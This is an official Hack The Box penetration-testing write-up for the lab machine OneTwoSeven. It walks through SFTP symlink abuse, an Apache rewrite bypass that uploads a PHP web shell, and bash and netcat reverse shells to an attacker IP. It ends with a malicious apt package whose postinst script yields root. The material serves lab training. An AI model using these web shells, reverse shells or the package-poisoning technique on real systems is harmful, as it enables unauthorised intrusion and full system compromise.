Hack The Box
PEN-TESTING LABS

OneTwoSeven

13th November 2019 / Document No D19.100.35

Prepared By: MinatoTW

Machine Author: jkr

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

OneTwoSeven is a hard difficulty Linux box which provides users with SFTP access. The SFTP shell allows for creating symlinks, which can be abused to gain access to the administrative panel. The admin panel has a restricted upload imposed by Apache rewrite rules. These can be bypassed to upload a php shell. The www user has permissions to upgrade local packages, but due to a misconfiguration, a proxy server can be used to install a malicious package to execute code as root.

Skills Required

- Enumeration

Skills Learned

- Apache rules
- Abusing apt package manager

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.133 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.133
```


```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# nmap -p$ports -sC -sV 10.10.10.133
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-21 10:04 IST
Nmap scan report for onetwoseven.htb (10.10.10.133)
Host is up (0.41s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 48:6c:93:34:16:58:05:eb:9a:e5:5b:96:b6:d5:14:aa (RSA)
|   256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
|_  256 35:52:04:dc:32:69:1a:b7:52:76:06:e3:6c:17:1e:ad (ED25519)
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Page moved.
60080/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We find SSH and HTTP open and a filtered port 60080 which could be open on localhost.

HTTP

Browsing to port 80 we find a webpage which provides static file hosting on the web server.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Checking the source code we see that there's a disabled link to the admin page on port 60080 which is accessible only for localhost users.

```
<li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
<!-- Only enable link if access from trusted networks admin/20190212 -->
<!-- Added localhost admin/20190214 -->
  <li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
  </ul>
</div>
nav>
```

This should be useful later. Going back and enumerating we find the option to Sign up.

Clicking on the sign up takes us to another page which provides us with credentials to access SFTP and a home page on the web server.



SFTP

Let's login to SFTP with the provided credentials.

```
sftp ots-lMmVkNzA@10.10.10.133 #password: 8ce2ed70
```


After logging in we find an empty folder which is hosted on the web server.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Looking at the help menu on SFTP we find an interesting command symlink. Maybe we can symlink the root directory? Lets try that.

```
symlink / public_html/root
```

Now we can browse to the home folder on the web server which was provided during sign-up i.e http://onetwoseven.htb/~ots-lMmVkNzA/root . We see some folders from the server's root.



Let's look into the html folder for source code of the web pages. Browsing to /var/www we find two folders.


Looking into the html-admin folder we find a .login.php.swp file which is a vim swap file to help with recovery of files. Let's download the file using wget.

```
wget
http://onetwoseven.htb/~ots-lMmVkNzA/root/var/www/html-admin/.login.php.swp
```

Once downloaded, create a file called login.php and open in vim, which will find the swap file and ask for recovery.

```
vi login.php
```


On the Attention screen hit on R to recover the file.



And the source code should appear.

Scrolling to the bottom we find a sha256 hash which is the password for the admin user.

Looking it up on HashKiller it is cracked as Homesweethome1.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now that we have the password we need a way to access the admin panel. This can be achieved by using SSH port forwarding. The -N flag should be specified to prevent errors. From the manpage,


```
          more information.

   -N     Do not execute a remote command.  This is useful for just forwarding ports.
```

Lets forward port 60080 now,


```
ssh -N -L 60080:127.0.0.1:60080 ots-lMmVkNzA@10.10.10.133 #password:
8ce2ed70
```

Browsing to localhost:60080 we should now see the admin login.



Use the credentials ots-admin/Homesweethome1 to login.

We find various addons, for which one supplies the default login credentials.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Logging into SFTP with these credentials gives the user flag.

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to ots-yODc2NGQ@10.10.10.133.
sftp> ls
public_html  user.txt
sftp>
```

ALTERNATE WAY

We can abuse symlinks to view the source code of php files too. By named the files as .txt or some other extension we can avoid execution of php code. Lets view the source of signup.php.

```
symlink /var/www/html/signup.php public_html/signup.txt
```

And now browsing to http://onetwoseven.htb/~ots-lMmVkNzA/signup.txt we should see the source code.

Among other things we see the logic for user creation.

```
<?php
function username() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" . substr(str_replace('=','',base64_encode(substr(md5($ip),0,8))),3); }
function password() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip),0,8); }
?>
```

We can leverage this to gain the credentials of the 127.0.0.1 user. Create a php file with contents.

```
<?php
$ip = "127.0.0.1";
echo "ots-" .
substr(str_replace('=','',base64_encode(substr(md5($ip),0,8))),3) . "\n";
echo "pass: " .  substr(md5($ip),0,8);
?>
```


And executing it gives the credentials which can be used to gain the flag.

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# php -f f.php
ots-yODc2NGQ
pass: f528764d
root@Ubuntu:~/Documents/HTB/OneTwoSeven#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

We find an upload feature in the admin page. But the button is disabled.



The page even allows download of the addons using the DL button beside it. Let's view the OTS Manager addon.

```
The addon manager must not be executed directly but only via
the provided RewriteRules:

RewriteEngine On
RewriteRule ^addon-upload.php   addons/ots-man-addon.php [L]
RewriteRule ^addon-download.php addons/ots-man-addon.php [L]

By commenting individual RewriteRules you can disable single
features (i.e. for security reasons)

Please note: Disabling a feature through htaccess leads to 404 errors for now.
```

It says we can't directly upload the addons by accessing the addon-upload.php page directly. The rewrite rule matches the URI "addon-upload.php" or "addon-download.php" and replaces it with "addons/ots-man-addon.php". The [L] flag stands for Last which stops processing if the particular pattern is matched.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We can download the manager addon using the download button beside it. Looking at the source we see that if the request URI matches /addon-upload.php the file gets uploaded.

```
(true) {
 # Upload addon to addons folder.
 case preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):
        if(isset($_FILES['addon'])){
                $errors= array();
                $file_name = basename($_FILES['addon']['name']);
                $file_size =$_FILES['addon']['size'];
                $file_tmp =$_FILES['addon']['tmp_name'];
```

We can take advantage of this and bypass the ReWriteRule with something like,

```
http://localhost:60080/addon-download.php&/addon-upload.php
```

Due to the rewrite addon-download.php is changed to addons/ots-man-addon.php by Apache after which the ots-man-addon matches addon-upload.php in the URI and allows us to upload the shell. Next go to the page, and click Inspect Element on the submit query button.

```
<form action="addon-upload.php" method="POST" enctype="
data">
  <input type="file" name="addon">
  <input type="submit" disabled="disabled">
  <sup>…</sup>
 </form>
</div>
```


Remove the disabled attribute and then upload the shell.php file and intercept the request using burp. The shell contains simple code like

```
<?php
system($_GET['pwn']);
?>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

GETTING A SHELL

In the request replace /addon-upload.php with /addon-download.php&/addon-upload.php and then forward the request.



We get a “File uploaded successfully” message and now our shell should be in the addons folder.

```
curl http://localhost:60080/addons/shell.php?pwn=id
```

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# curl http://localhost:60080/addons/shell.php?pwn=id
uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)

root@Ubuntu:~/Documents/HTB/OneTwoSeven#
```

And we’re able to execute commands now. Let’s execute a bash reverse shell.

```
curl -G  http://localhost:60080/addons/shell.php --data-urlencode "pwn=bash
-c 'bash -i >& /dev/tcp/10.10.16.32/4444 0>&1'"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Executing the curl command gives us a shell as www-admin-data.

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# curl -G  http://localhost:60080/addons/shell
32/4444 0>&1'"



root@Ubuntu:~/Documents/HTB/OneTwoSeven# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from onetwoseven.htb 56458 received!
bash: cannot set terminal process group (1346): Inappropriate ioctl for device
bash: no job control in this shell
www-admin-data@onetwoseven:/var/www/html-admin/addons$ id
id
uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)
www-admin-data@onetwoseven:/var/www/html-admin/addons$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

Looking at the sudo privileges we see that we can execute apt update and apt upgrade.

```
www-admin-data@onetwoseven:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
    mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
www-admin-data@onetwoseven:/var/www$
```

Let's look at the configuration files for apt at /etc/apt/. In the sources.list.d directory we see an unusual source onetwoseven.list.

```
www-admin-data@onetwoseven:/etc/apt$ cd sources.list.d
cd sources.list.d
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ ls
ls
devuan.list
onetwoseven.list
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ cat onetwoseven.list
cat onetwoseven.list
# OneTwoSeven special packages - not yet in use
deb http://packages.onetwoseven.htb/devuan ascii main
www-admin-data@onetwoseven:/etc/apt/sources.list.d$
```

It points towards packages.onetwoseven.htb which means that the apt manager will use it as a package repository. Looking back at the sudo configurations we see that http_proxy environment variable is kept while executing the command as root. We can abuse this by setting up a proxy server and forcing the package manager to use our repository.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We'll run a simple proxy server locally using twisted. This will ensure that requests to our IP address get redirected to packages.onetwoseven.htb.

```
pip install twisted service_identity
```

Here's the source for the server.

```
from twisted.web import proxy, http
from twisted.internet import reactor
from twisted.python import log
import sys
log.startLogging(sys.stdout)

class ProxyFactory(http.HTTPFactory):
      protocol = proxy.Proxy

reactor.listenTCP(8000, ProxyFactory())
reactor.run()
```

And in another terminal run simple http server on port 80. Edit your hosts file to point packages.onetwoseven.htb to localhost.

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# vi /etc/hosts
root@Ubuntu:~/Documents/HTB/OneTwoSeven# cat  /etc/hosts
127.0.0.1       localhost packages.onetwoseven.htb
```

Now when the proxy requests for packages.onetwoseven.htb it'll be redirected to our localhost server. Let's see if we are able to proxy the requests.

```
export http_proxy="http://10.10.16.32:8000"
sudo apt-get update
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
www-admin-data@onetwoseven:/$ export http_proxy="http://10.10.16.32:8000"
export http_proxy="http://10.10.16.32:8000"
www-admin-data@onetwoseven:/$ sudo apt-get update
sudo apt-get update
Ign:1 http://packages.onetwoseven.htb/devuan ascii InRelease
Ign:2 http://packages.onetwoseven.htb/devuan ascii Release
Ign:3 http://de.deb.devuan.org/merged ascii InRelease
```

We see that it's requesting the packages. Looking at our HTTP server we see that we received the requests.

```
root@Ubuntu:~/Documents/HTB/OneTwoSeven# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [21/May/2019 12:29:11] code 404, message File not found
127.0.0.1 - - [21/May/2019 12:29:11] "GET /devuan/dists/ascii/InRelease HTTP/1.0" 404 -
127.0.0.1 - - [21/May/2019 12:29:12] code 404, message File not found
127.0.0.1 - - [21/May/2019 12:29:12] "GET /devuan/dists/ascii/Release HTTP/1.0" 404 -
127.0.0.1 - - [21/May/2019 12:29:13] code 404, message File not found
```

We see it requesting for Release files and Packages.* files. According to the docs these files are indices which are used to control the versions and prevent duplicate files. The Release files needs to be accompanied by a gpg key, so we'll ignore it for now. Let's look at an example Packages.gz file which the server was requesting such as this.

Download the file locally to inspect it.

```
wget
http://de.deb.devuan.org/devuan/dists/ascii/main/binary-all/Packages.gz
gzip -d Packages.gz
```

Looking at the Packages file we see that it contains metadata about many packages, for example,

```
Package: bash-completion
Version: 1:2.1-4.3+devuan1
Installed-Size: 1221
Maintainer: Franco (nextime) Lanza  <nextime@nexlab.it>
Architecture: all
Replaces: bash, cryptsetup (<< 2:1.1.2-2), xen-tools (<= 4.1-1)
Depends: bash (>= 3.2)
Pre-Depends: dpkg (>= 1.15.7.2~)
Breaks: xen-tools (<= 4.1-1)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Description: programmable completion for the bash shell
Multi-Arch: foreign
Homepage: https://git.devuan.org/packages-base/bash-completion
Section: shells
Priority: standard
Filename:
pool/main/b/bash-completion/bash-completion_2.1-4.3+devuan1_all.deb

Size: 180852
MD5sum: 09aa6962bf69d0dfe1a6c1c6acbc4785
SHA1: 1598fec6674137a86bcb263e249a0651583c5ab4
SHA256: 8eebb91c359a26564c765098020373db1a8cca5abcf5bc7d12377bb17935b1d8
```

The apt package manager downloads this file, compares the version of the software on file and downloads it if it's greater than the local copy. For example, in the above snippet the version for bash_completion is 1:2.1-4, if this is greater than the local installed copy, then it's is marked for upgrade by apt.

SETTING UP REPOSITORY

Let's create our own Packages.gz file with metadata about our malicious deb package. Before that we'll need to create a malicious package. Let's target a package which is already present on the box such as wget. To create a minimal package follow these steps.

```
mkdir build
mkdir -p wget/DEBIAN
cat <<EOF >> wget/DEBIAN/control
Package: wget
Architecture: all
Maintainer: @HTB
Priority: optional
Version: 5.0
Description: Pwn all the things
EOF
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

This will create the control file with the metadata. Next make a dummy binary.

```
mkdir -p wget/usr/bin
cat <<EOF >> wget/usr/bin/wget
#!/bin/bash
echo "Bad package"
EOF
chmod 700 wget/usr/bin/mypackage
```

And now the important postinst script which will execute our reverse shell command.

```
cat <<EOF >> wget/DEBIAN/postinst
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.32 1234
>/tmp/f
EOF
chmod 755 wget/DEBIAN/postinst
```

Now package it using,

```
dpkg-deb --build wget/
```

Warning: Do Not test this package on your host, try it in a VM as it may cause problems.

Now let's create a file named "Packages" with the contents,

```
Package: wget
Version: 5.0
Maintainer: HTB
Architecture: all
Description: Pwnie package
Multi-Arch: foreign
Filename: pwn/wget.deb
Size: 800
MD5sum: e5c858d924abbe4effcd1fe1ca4eb21a
SHA1: 6822716507fe71737c635995f3f8f049d8b3cdf9
SHA256: 76a31c4e20bf4530027004bf7794b9c7993960d51933ce772b1594d4fc74aca5
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The md5, sha1 and sha256 hashes are important and can be gained by using,

```
md5sum wget.deb
sha1sum wget.deb
sha256sum wget.deb
```

The size can be gained by simply doing an "ls -la". The filename attribute contains the full path to the deb package which here is pwn/wget.deb. Finish the setup by using gzip and placing it the right folder.

```
mkdir -p devuan/dists/ascii/main/binary-amd64
cp Packages.gz devuan/dists/ascii/main/binary-amd64
mkdir devuan/pwn
mv wget.deb devuan/pwn/
```

Now we run apt update and upgrade which would pull our package and execute the shell.

```
export http_proxy="http://10.10.16.32:8000"
sudo apt-get update
sudo apt-get upgrade
```

```
  Connection failed
Get:6 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages [260 B]
Get:10 http://deb.devuan.org//merged ascii-updates Release [24.7 kB]
```

While updating we see that our Packages file was downloaded. Let's run apt-get upgrade now.

```
After this operation, 2808 kB disk space will be freed.
Do you want to continue? [Y/n]
WARNING: The following packages cannot be authenticated!
  wget
Install these packages without verification? [y/N] y
```

Hit [y] when asked for permission.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The box should pull the package from our server and install it, giving us a shell.

```
Fetched 820 B in 1s (797 B/s)
Selecting previously unselected package badpackage.
(Reading database ... 33940 files and directories currently installed.)
Preparing to unpack .../apt/archives/wget_5.0_all.deb ...
Unpacking badpackage (0.1) ...
Setting up badpackage (0.1) ...
rm: cannot remove '/tmp/f': No such file or directory

root@Ubuntu:~/Documents/HTB/OneTwoSeven# rlwrap nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from onetwoseven.htb 60278 received!
# id
uid=0(root) gid=0(root) groups=0(root)
# wc -c root.txt
wc: root.txt: No such file or directory
# cd /root
# wc -c root.txt
33 root.txt
#
```

And we have a root shell!